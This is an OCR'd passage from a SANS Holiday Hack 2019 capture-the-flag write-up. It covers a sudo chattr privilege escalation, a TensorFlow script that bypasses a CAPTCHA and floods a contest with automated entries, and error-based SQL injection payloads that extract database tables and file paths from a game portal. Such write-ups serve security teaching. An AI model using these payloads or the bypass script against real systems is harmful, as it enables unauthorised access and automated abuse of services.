
We need to under a number and click on Cut, the devise makes a funny sound and produce a key which seems to be useful somewhere. So the next step is to find what number to enter in order to produce the right key and where to use that key.
We notice that there is a door inside the room, let's discover what it is behind.

- The lock inside the little room –

It's a lock, interesting. It's for sure the one we need to open with the key we are going to duplicate.
Let's now find the person who is hopping around with the key we will duplicate. We get out from the little room where we found the lock to Minty Candycane room and something strange happens. A guy with a hat escapes by rapidly by going to the lock room. After several tentative, we get a screenshot showing this guy, and bingo he has a key.


- The man with the key –

The next step is to find a better image of the key, as in the hint we got from Minty Candycane, let's have a look on the browser console. Using Safari, we click on Develop -> Show Inspector. By choosing Resources tab we get the following:




- Safari web inspector –

When going through the images folder, we get an image of "Krampus" with the key:



Now that we have the key, we just need to duplicate by using the key grinder. But before we need to learn how to do it by watching Optical Decoding of Keys talk by Deviant Ollam
talk at https://www.youtube.com/watch?v=KU6FJnbkeLA (available in hints).


Using the key decoding template available at https://github.com/deviantollam/decoding (found in hints), we can try to decode the key we found. According the it's shape, it's about a Weiser key. We can retrieve the Weiser key measurement from:
https://github.com/deviantollam/decoding/blob/master/Key%20Measurments/Key%20Measurments%20-%20Weiser.png?raw=true



When having a look on our key, we can be sure that

- The first bitting cut has 1 as depth value (754)
- The last bitting cut has 0 as depth value (800)
- The second, third and fifth have similar depth and its 2 (709)
- The forth one has 5 as depth value (571)

So the value we can try in the key grinder is 122520.



We download the generated key and we use it to open the lock. It works! We now have access to the stem tunnel and meet Krampus Hollyfeld.

8. Bypassing the Frido Sleigh CAPTEHA

a. The question

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

b. Short answer: 8Ia8LiZEwvyZr2WO

c. Long answer

Step1: Getting the hint
Alabaster Snowball asks to help him to login to Nyanshell using his credentials.

When trying to do it using su command we get an animated screen with a running cat. Let's check what is is the login shell for the user alabaster_snowball by having a look at /etc/password:

As we can see, it's nsh and not regular bash and that's why we are having that running cat. We get them same thing if we run /bin/nsh. In order to solve this, problem we need to replace /bin/nsh by /bin/bash. Let's find a way to do it.

One of the hints Alabaster Snowball told is to check for immutable files. What about checking the file /bin/nsh ?

As we can see all the users has the right to read/write/execute the file /bin/nsh. The problem is that it is immutable which mean that we can't delete/modify it. The good immutable flag could be removed using chattr command as root since the file is owned by root. Let's check what command is elf user authorised to execute as root (using sudo):

```
elf@2a5eedd4f058:~$ sudo -l
Matching Defaults entries for elf on 2a5eedd4f058:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on 2a5eedd4f058:
    (root) NOPASSWD: /usr/bin/chattr
elf@2a5eedd4f058:~$
```

Nice, elf can run chattr using sudo and without password. At this point we just need to remove the immutable flag and replace /bin/nsh by /bin/bash and try again to login as alabaster_snowball.

```
elf@2a5eedd4f058:~$ sudo chattr -i /bin/nsh
elf@2a5eedd4f058:~$ cp /bin/bash /bin/nsh
elf@2a5eedd4f058:~$ su alabaster_snowball
Password:
Loading, please wait......


You did it! Congratulations!

alabaster_snowball@2a5eedd4f058:/home/elf$
```

It worked and we got a new hint about using machine learning in Cyber Security.

Machine Learning


From: Alabaster Snowball

Machine Learning Use Cases for Cyber Security

Step2: getting the solution

Discovering the system

The first thing we need to do is understanding how does the fridosleigh web application work. To do it we can use the Chrome developer tools and select the network tab. Let's click on I'm not human button and have a look on the network activity.



we get the following information about the request:


General

Request URL: https://fridosleigh.com/api/capteha/request
Request Method: POST
Status Code: 200 OK
Remote Address: 35.224.104.103:443
Referrer Policy: no-referrer-when-downgrade


Response Headers view source

Connection: keep-alive
Content-Encoding: gzip
Content-Length: 1491395
Content-Type: application/json
Date: Sun, 12 Jan 2020 18:49:08 GMT
Server: nginx/1.14.2
Set-Cookie: session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoiZC9pUy9mSk9Pak
WDhLcHVteWlXZFA4d3ZCM0U4QW1OQnlxbCtyeks4YStlUlBnUGQ3eEVPalA0YTRESmtIZWxqMmxhZ0pwNG
Ed3enhmeGxlMGVUWXZKWmpMUGptczA3TDR2akJCdW1rVHFzV1ViU3ErRE5ya3JWd002MmlKQ0xlYnFCSWN
dzQS82dVJETURmb0d1WTdRWm12OWlpdE9tMGFjL1Q2WFNjN3djamtBTWxKR3NZbVZBZDBJTWE1VThsQmZ5
Ia0ptNStEeXcrd3FrSTZYSURLajVraTRwSk9rbEtVU2hHUFhzbVp6czRHV1FFYVV1SDVLZGQ0M0pWd1Q2bE
cW16WWRnbWtzb0hTdlNHUFpWNStyNFJBcmduZTRXNXFrdGRhQnExRUI4Tmcyb0d2RFJrZk45am5iK0Z1eVE


It's a POST request to the URL https://fridosleigh.com/api/capteha/request with a Cookie session and without parameters.
The response includes a list of images in base64 format and the requested elements stored in select type attribute.




What we need to do now is to check what HTTP request is made and for what URL to submit the user image selection. To do it let's select some images and click on submit




We can see that POST request was made to for https://fridosleigh.com/api/capteha/submit



It takes only one parameter that include the selected images uuid:



The next important point is that the HTTP entry when submitting the form once the bypass is done is /api/entry. This could be seen in the following two screenshots



Using the elements, we collected in the previous steps we can start automatizing the process using Python requests and considering the usage of machine learning.
The final tool will work as the following:

- Get the list of all image with their uuid
- Get the list of the requested elements
- Make Prediction for each of the images using a machine learning model
- Identify all the images of the objects in the requested elements and submit them

Training the prediction model

Now that we defined the strategy to use in order to bypass the captcha, we can train a machine leaning model able to identify each of the 6 elements the system may use:

- Candy Canes
- Christmas Trees
- Ornaments
- Presents
- Santa Hats
- Stockings

After having a look on the presentation https://www.youtube.com/watch?v=jmVPLwjm_zs that was given as a hint, we identify a good starting point tool which is https://github.com/chrisjd20/img_rec_tf_ml_demo.

We can use the script retrain.py to train our model just by creating the folder for each of the objects in ./training_images and putting in each created folders at least 10 images of the concerned object.
Once done, all we need to do is to launch the script retrain.py by running the following command:

```
$ python retrain.py --image_dir ./training_images/
```

Making prediction and bypassing the captcha

Now that the model is trained, what we need to do is modifying the script predict_images_using_trained_model.py to use it for both prediction and captcha bypass.

Before going through the script, the following two important point need to be considered

- It's not necessary to get the captcha bypassed at the first tentative

The final script is the following:

```
#!/usr/bin/python3
# Image Recognition Using Tensorflow Exmaple.
```


```
# Code based on example at:
#
https://raw.githubusercontent.com/tensorflow/tensorflow/master/tensorflow/examples/label_image/label_image.
py
import os
import tensorflow as tf
import numpy as np
import threading
import queue
import time
import sys
from shutil import copyfile
from multiprocessing.dummy import Pool as ThreadPool
import base64
import requests
import json
import time
import sys

config = tf.ConfigProto()
config.gpu_options.allow_growth = True
tf.config.threading.set_inter_op_parallelism_threads(2)
tf.config.threading.set_intra_op_parallelism_threads(6)
config.gpu_options.per_process_gpu_memory_fraction = 1

def convert_and_save_image(base46_data,id):
    imgdata = base64.b64decode(base46_data)
    filename = './unknown_images/'+str(id)+'.png'
    with open(filename, 'wb') as f:
        f.write(imgdata)

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation, output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def predict_image_second(sess, image_bytes, input_operation, output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    return prediction

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299, input_mean=0,
input_std=255):#255
    image_reader = tf.image.decode_png( imagebytes,channels=3,name="png_reader")
    float_caster = tf.cast(image_reader, tf.float64)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    #sess = tf.compat.v1.Session()
    sess = tf.Session(config=config)
    result = sess.run(normalized)
    return result

try:
    # Loading the Trained Machine Learning Model created from running retrain.py on the training_images
directory
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)
```

```
    # Can use queues and threading to spead up the processing
    unknown_images_dir = 'unknown_images'

    START = time.time()

    response = requests.post("https://fridosleigh.com/api/capteha/request",verify=True)
    response_js = json.loads(response.text)
    requested_elements = response_js['select_type']
    session= (response.cookies.get_dict()['session'])

    END = time.time()

    START = time.time()
    result = []
    for image in response_js['images']:
        #convert_and_save_image(image['base64'],image['uuid'])
        image_bytes = base64.standard_b64decode(image['base64'])
        value = predict_image_second(sess, image_bytes, input_operation, output_operation)
        current_result = {}
        current_result['id'] = image['uuid']
        current_result['result'] = labels[value]
        result.append(current_result)

    answer=[]
    START = time.time()
    print ("The requested elements are:")
    print (requested_elements)
    for requested in requested_elements.split(','):
        for prediction in result:
            if prediction['result'].lower() in requested.lower():
                #print (prediction)
                answer.append(str(prediction['id']))

    cookies = {'session': session}
    response =
requests.post('https://fridosleigh.com/api/capteha/submit',data={'answer':",".join(answer),'email':'walid.d
aboubi@richemont.com','name':'Sunhak','age':'189','about':'best
sunhak','favorites':'sugarcookiesantas'},cookies=cookies,verify=True)
    END = time.time()

    session= (response.cookies.get_dict()['session'])
    cookies = {'session': session}
    while 1==1:
        response =
requests.post('https://fridosleigh.com/api/entry',data={'email':'walid.daboubi@gmail.com','name':'sunhak','
age':'189','about':'best sunhak','favorite':'.'.join(['sugarcookiesantas'])},cookies=cookies,verify=True)
        print response.headers
        print response.cookies.get_dict()
        print response.content
        session= (response.cookies.get_dict()['session'])
        cookies = {'session': session}
        print "#########################################################"
except:
    print 'Something went wrong'
```

When running the script, we get the following output.

```
n email so keep watching your email's inbox incase you won! You can resubmit new entries by refreshing the page and re-filling out the form. <br><br> Good luck and Happy Holidays
!</h2>","request":true}

--------------------------------------------------------------------------------------------------
{"data":"<h2 id=\"result_header\">Thank you for submitting your 98th entry to the Continuous Cookie Contest! We will be selecting one lucky winner every minute! Winners receive a
n email so keep watching your email's inbox incase you won! You can resubmit new entries by refreshing the page and re-filling out the form. <br><br> Good luck and Happy Holidays
!</h2>","request":true}

--------------------------------------------------------------------------------------------------
{"data":"<h2 id=\"result_header\">Thank you for submitting your 99th entry to the Continuous Cookie Contest! We will be selecting one lucky winner every minute! Winners receive a
n email so keep watching your email's inbox incase you won! You can resubmit new entries by refreshing the page and re-filling out the form. <br><br> Good luck and Happy Holidays
!</h2>","request":true}

--------------------------------------------------------------------------------------------------
{"data":"<h2 id=\"result_header\"> Entries for email address walid.daboubi@gmail.com no longer accepted as our systems show your email was already randomly selected as a winner!
Go check your email to get your winning code. Please allow up to 3-5 minutes for the email to arrive in your inbox or check your spam filter settings. <br><br> Congratulations an
d Happy Holidays!</h2>","request":true}

--------------------------------------------------------------------------------------------------
{"data":"<h2 id=\"result_header\">Thank you for submitting your 101st entry to the Continuous Cookie Contest! We will be selecting one lucky winner every minute! Winners receive
an email so keep watching your email's inbox incase you won! You can resubmit new entries by refreshing the page and re-filling out the form. <br><br> Good luck and Happy Holiday
s!</h2>","request":true}

--------------------------------------------------------------------------------------------------
{"data":"<h2 id=\"result_header\">Thank you for submitting your 102nd entry to the Continuous Cookie Contest! We will be selecting one lucky winner every minute! Winners receive
an email so keep watching your email's inbox incase you won! You can resubmit new entries by refreshing the page and re-filling out the form. <br><br> Good luck and Happy Holiday
s!</h2>","request":true}
```

As we can see, it succeeds at the 100th tentative. We now just need check if we received an email:



Indeed, and it contains the answer.

9. Retrieve Scraps of Paper from Server


a. The question

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.


b. Short answer: Super sled-o-matic

c. Long answer


The first thing we can do we pentesting a web application is checking its vulnerability for SQL injection. Let's try to use the application form to test it.




When submitting this form, we get the following error which mean that this web application is vulnerable for SQL injections.




We now know that the web application is vulnerable and that it is using MariaDB (MySQL).
We can also see that the status is by default pending and cannot be changed by the user. Let's try to make another application with anther status, "active" for example.



We submit the form and get the following success message:



Good. We succeeded our first SQL injection.
Let's check the application status:




it's says that the application has been processed, and we got a hint regarding Krampus hidden secret. Let's try to find it.
We can use an error based injection to get the list of the tables in the database using the following entry:


```
0' AND (SELECT 0 FROM (SELECT count(*), CONCAT((select table_name from
information_schema.tables where table_schema=database() limit 1,1), 0x23, FLOOR(RAND(0)*2))
AS x FROM information_schema.columns GROUP BY x) y) - - '
```

Since the error message can hold only one line. We need to keen incrementing the limit value (limit 1,1) until reaching the end.


We can use check status page https://studentportal.elfu.org/check.php to make test the injection.



In order to do it we need to bypass the browser email verification by inspecting the text filed element and changing the type from "email" to "text"



We click on Check Status and we get the following result:




The result is interesting, it tells that the first table name is krampus. Now that we found Krampus table lets dig more and fide the hidden secret by discovering the data this table contain.

We can get the columns of Krampus table by using the following injection:

```
0' AND (SELECT 0 FROM (SELECT count(*), CONCAT((select column_name from
information_schema.columns where table_schema=database() and table_name='krampus' limit 1,1),
0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y) - - '
```

And the result is



Let's check if it contains other columns by changing the limit from 1,1 to 2,1


```
0' AND (SELECT 0 FROM (SELECT count(*), CONCAT((select column_name from
information_schema.columns where table_schema=database() and table_name='krampus' limit 2,1),
0x23, FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y) - - '
```

Nothing returned. So Krampus table contains only one columns which is path. Let's try to get the content of path for all the records in Krampus.

This could be done by using the following injection and keep changing the id value until reaching the end:

```
0' AND (SELECT 0 FROM (SELECT count(*), CONCAT((select path from krampus where id=1), 0x23,
FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y) - - '
```


We get this result which contain a file path.



when adding the path to the URL we get this address https://studentportal.elfu.org/krampus/0f5f510e.png which contains the following image:

We keen changing the id until reaching the end of Krampus table and we 6different path and each path has a different piece of paper.

When joining all the retrieved pieces, we get the following:



As we can read Santa's cutting-edge sleigh guidance system (which is the answer) is Super sled-o-matic

10. Recover Cleartext Document

a. The question

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.
Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.
What is the middle line on the cover page? (Hint: it's five words)
For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

b. Short Answer: Machine Learning Sleigh Route Finder

c. Long answer

1. Getting the hint

